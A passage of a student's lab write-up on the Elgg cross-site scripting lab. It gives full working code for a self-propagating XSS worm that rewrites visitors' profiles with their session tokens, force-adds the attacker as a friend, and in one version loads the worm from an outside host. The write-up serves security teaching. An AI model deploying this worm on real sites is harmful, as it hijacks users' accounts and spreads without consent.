3D1573935296%26description%3D%253Cp%253EJSSamiWormWorks%253C%252Fp%253E%
250D%250A%26accesslevel%255Bdescription%255D%3D2%26briefdescription%3D%
26accesslevel%255Bbriefdescription%255D%3D2%26location%3D%26accesslevel%
255Blocation%255D%3D2%26interests%3D%26accesslevel%255Binterests%255D%3D2%
26skills%3D%26accesslevel%255Bskills%255D%3D2%26contactemail%3D%26accesslevel%
255Bcontactemail%255D%3D2%26phone%3D%26accesslevel%255Bphone%255D%3D2%
26mobile%3D%26accesslevel%255Bmobile%255D%3D2%26website%3D%26accesslevel%
255Bwebsite%255D%3D2%26twitter%3D%26accesslevel%255Btwitter%255D%3D2%26guid%
3D44%22%3B%0D%0A%0D%0Avar+samyGuid%3D%2247%22%3B%0D%0Aif%
28elgg.session.user.guid%21%3DsamyGuid%29%0D%0A%7B%0D%0A%2F%2FCreate+and
+send+Ajax+request+to+modify+profile%0D%0Avar+Ajax%3Dnull%3B%0D%0AAjax%3Dnew
+XMLHttpRequest%28%29%3B%0D%0AAjax.open%28%22POST%22%2Csendurl%2Ctrue%
29%3B%0D%0AAjax.setRequestHeader%28%22Host%22%2C%22www.xsslabelgg.com%22%
29%3B%0D%0AAjax.setRequestHeader%28%22Content-Type%22%2C%22application%2Fx-
www-form-urlencoded%22%29%3B%0D%0AAjax.setRequestHeader%28%22Host%22%2C%

22www.xsslabelgg.com%22%29%3B%0D%0AAjax.setRequestHeader%28%22Keep-Alive%22%2C%22300%22%29%3B%0D%0AAjax.setRequestHeader%28%22Connection%22%2C%22keep-alive%22%29%3B%0D%0AAjax.setRequestHeader%28%22Cookie%22%2Cdocument.cookie%29%3B%0D%0AAjax.setRequestHeader%28%22Content-Type%22%2C%22application%2Fx-www-form-urlencoded%22%29%3B%0D%0AAjax.setRequestHeader%28%22Referer%22%2C%22http%3A%2F%2Fwww.xsslabelgg.com%2Fprofile%2F%22%2Belgg.session.user%5B%22username%22%5D%2B%22%2Fedit%22%29%3B%0D%0Acontent+%3D%22__elgg_ts%3D%22%2Bts%2B%22%26__elgg_token%3D%22%2Btoken%2B%22%26description%3Dthis-is-samy-worm-working%22%2B%22%26name%3D%22%2Belgg.session.user%5B%22username%22%5D%2B%22%26accesslevel%5Bdescription%5D%3D2%26guid%3D%22%2Belgg.session.user%5B%22guid%22%5D%3B%0D%0AAjax.send%28content%29%3B%0D%0A%7D%0D%0A%7D%0D%0A%3C%2Fscript%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=47

```

Looking at Samy's profile:
```


Activity
Blogs
Bookmarks
Files
Groups
More »
samy
About me
Friends
Viewing Samys profile leads to exploitation
Remove friend
Send a message
Report user
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Persist Logs
Filter URLs
Sta... Meth... File Dom... Cause Type Transfer... Size
304 GET jquery.js www.... script js cached 0 B
304 GET jquery-ui.js www.... script js cached 0 B
304 GET require_con... www.... script js cached 798 B
304 GET require.js www.... script js cached 0 B
304 GET elgg.js www.... script js cached 0 B
304 GET 44topbar.jpg www.... img jpeg cached 865 B
304 GET 47large.jpg www.... img jpeg cached 13.64 KB
304 GET 47small.jpg www.... img jpeg cached 1.40 KB
304 GET en.js www.... script js cached 0 B
304 GET init.js www.... script js cached 619 B
304 GET ready.js www.... script js cached 271 B
304 GET Plugin.js www.... script js cached 630 B
302 POST edit www.... xhr html 14.63 KB 14.31 KB
200 GET alice www.... xhr html 14.64 KB 14.31 KB
18 requests
149.73 KB / 1.73 MB transferred
Finish: 2.14 s
DOMContentLoaded: 512 ms



During testing I noticed multiple forbidden header warnings and attempted to revert to a previous snapshot in hopes of making the exploit payload functional. In the end, these warnings do not effect the exploit and therefore can be ignored for this lab. The worm exploit works. As confirmed below

alice

About me

this-is-samy-worm-working

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Question 3 - Why do we need line 1 ?

This line is needed because we want to prevent the malicious user from updating their own profile. Without it, or with a bad samyGUID variable, the malicious user automatically updates their own profile - ultimately erasing the worm.

Task 6 - Write a self-propagating XSS worm

We've been able to add friends and update stranger's about me. Now we need to update the about me with a worm that updates the viewer's about me with the actual worm code. Basically the worm copies itself to the user's about-me page.

Link approach:

Let's take the existing worm, save it to a javascript file, and create a payload which updates the user's profile with a hidden link to the worm. This should be straightforward - we

just need to encode the html characters

Using the template: `  <script type="text/javascript" src="http://example.com/xss_worm.js"></script>`
and converting it to: `<script type="text/javascript" src="http://www.csrflabattacker.com/xss_worm.js">
</script>`

now I need to convert the payload to a POST-friendly encoding. Using the online tool https://www.url-encode-decode.com/ to encode the payload, I place this into the `desc` variable of the javascript code.

I get the following payload `%3Cscript+type%3D%22text%2Fjavascript%22+src%3D%22http%3A%2F%2Fwww.csrflabattacker.com%2Fxss_worm.js%22%3E%0D%0A%3C%2Fscript%3E%60`


After reviewing the text I can see this payload might not be the right approach yet the javascript example that we do have calls the encodeURIComponent method so I suspect it is very close. I like the framework/example provided so I am going to stick with that.

The Link propagating exploit code is directly below

```
<script id="worm" type="text/javascript">
window.onload = function(){
    var headerTag="<script id=\"worm\" type=\"text/javascript\"> src=\"http://www.csrflabattacker.com/xss_worm.js\">";
    var footerTag="</"+"script/>";

    var wormcode= encodeURIComponent(headerTag+footerTag);
    var desc="&description=SAMY+is+MY+HERO"+ wormcode;
    desc+="&accesslevel%5Bdescription%5D=2";
    var name="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    // the url of the target to post the payload to
    var sendurl="http://www.xsslabelgg.com/action/profile/edit"

    var samyGuid="47";
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.setRequestHeader("Keep-Alive","300");
        Ajax.setRequestHeader("Connection","keep-alive");
        Ajax.setRequestHeader("Cookie",document.cookie);
        Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/
```


```
profile/"+elgg.session.user["username"]+"/edit");
        content=ts+token+desc+name+guid;
        Ajax.send(content);
    }
}
</script>
```

Evidence that the link-propagating payload works exists in Alices AboutMe page:



DOM Exploit Approach -
The goal of this approach is to use the available DOM apis to retrieve a copy of the code from itself (reducing the code footprint) and using the code as the payload to update the victims AboutMe profile.

The javascript code for this exploit is below - we can see it working as we browse with multiple users profiles:
Alice Visits Samys profile -> Alice is infected; Boby visits Alices profile -> Boby is infected:




Fantastic - Now I just need to enter in the logic to add the user as Samy's friend automatically. I've updated Boby and Alice's profile and removed the worm code. They both have generic AboutMe's and now we need to see if the friend code is working as desired.

Below is the screenshot outlining the multiple requests which occur. We can clearly see the POST request to edit the profile as well as the GET request to add Samy as a friend. Let

200	GET	ready.js	www.xsslabelgg.com	script	js	cached	271 B
200	GET	Plugin.js	www.xsslabelgg.com	script	js	cached	630 B
302	POST	edit	www.xsslabelgg.com	xhr	html	16.29 KB	15.97 KB
302	GET	add?friend=47&__elgg_token=fF...	www.xsslabelgg.com	xhr	html	12.84 KB	12.52 KB
200	GET	alice	www.xsslabelgg.com	xhr	html	16.30 KB	15.97 KB
200	GET	samy	www.xsslabelgg.com	xhr	html	12.84 KB	12.52 KB

We can see below that Boby's profile is updated & the add friend request is sent. Let's double check the site's activity to confirm this is indeed the case:



200	GET	Plugin.js	www.xsslabelgg.com	script	js	cached	630 B
302	POST	edit	www.xsslabelgg.com	xhr	html	16.27 KB	15.95 KB
302	GET	add?friend=47&__elgg_token=71...	www.xsslabelgg.com	xhr	html	12.87 KB	12.55 KB
200	GET	boby	www.xsslabelgg.com	xhr	html	16.27 KB	15.95 KB
200	GET	alice	www.xsslabelgg.com	xhr	html	12.87 KB	12.55 KB

Exploit Payload:

The below javascript provides the user with the ability to update the victims AboutMe as well as add the Victim as a friend.

```
<script id="worm" type="text/javascript">
window.onload = function(){
    var headerTag="<script id=\"worm\" type=\"text/javascript\">";
    var jscodeTag=document.getElementById("worm").innerHTML;
    var footerTag="</"+"script/>";

    var wormcode= encodeURIComponent(headerTag+jscodeTag+footerTag);
    var desc="&description=SAMY+is+MY+HERO"+ wormcode;
    desc+="&accesslevel%5Bdescription%5D=2";
    var name="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    // the url of the target to post the payload to
```

```
        var sendurl="http://www.xsslabelgg.com/action/profile/edit"

        var samyGuid="47";
        if(elgg.session.user.guid!=samyGuid)
        {
            //Create and send Ajax request to modify profile
            var Ajax=null;
            Ajax=new XMLHttpRequest();
            Ajax.open("POST",sendurl,true);
            Ajax.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.setRequestHeader("Keep-Alive","300");
            Ajax.setRequestHeader("Connection","keep-alive");
            Ajax.setRequestHeader("Cookie",document.cookie);
            Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/
profile/"+elgg.session.user["username"]+"/edit");
            content=ts+token+desc+name+guid;
            Ajax.send(content);


            //Construct the HTTP request to add Samy as a friend.
            var friendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + token +
ts;
            //Create and send Ajax request to add friend
            Ajax=new XMLHttpRequest();
            Ajax.open("GET",friendurl,true);
            Ajax.setRequestHeader("Host","www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
            Ajax.send();
        }
    }
    </script>
```

Task 7 - enable the plugins

HTMLawed Observation - when I enable the HTMLawed plugin and browse to Samy's profile I can quickly see the code is transformed from hidden javascript to actual html code. The javascript is converted into actual text.

Remove friend

Send a message

Report user

Blogs

Bookmarks

Files

Pages

Wire posts

samy

About me

```
window.onload = function(){
var headerTag=" src=\"http://www.csrflabattacker.com
/xss_worm.js\">";
var footerTag="</"+"script/>";

var wormcode=
encodeURIComponent(headerTag+footerTag);
var desc="&description=SAMY+is+MY+HERO"+ wormcode;
desc+="&accesslevel%5Bdescription%5D=2";
var name="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;

// the url of the target to post the payload to
var sendurl="http://www.xsslabelgg.com/action/profile/edit"

var samyGuid="47";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com
/profile/"+elgg.session.user["username"]+"/edit");
content=ts+token+desc+name+guid;
Ajax.send(content);
}
}
```

HTMLSpecialCharacters - When I uncomment these functions and explore the application, the only change that I see in the application is when I, the attacker, attempt to insert my

malicious
javascript code into my AboutMe section. As I update/reenter/save the javascript, the application
forces the javascript into escaped characters and converts the HTML into it's associated markup.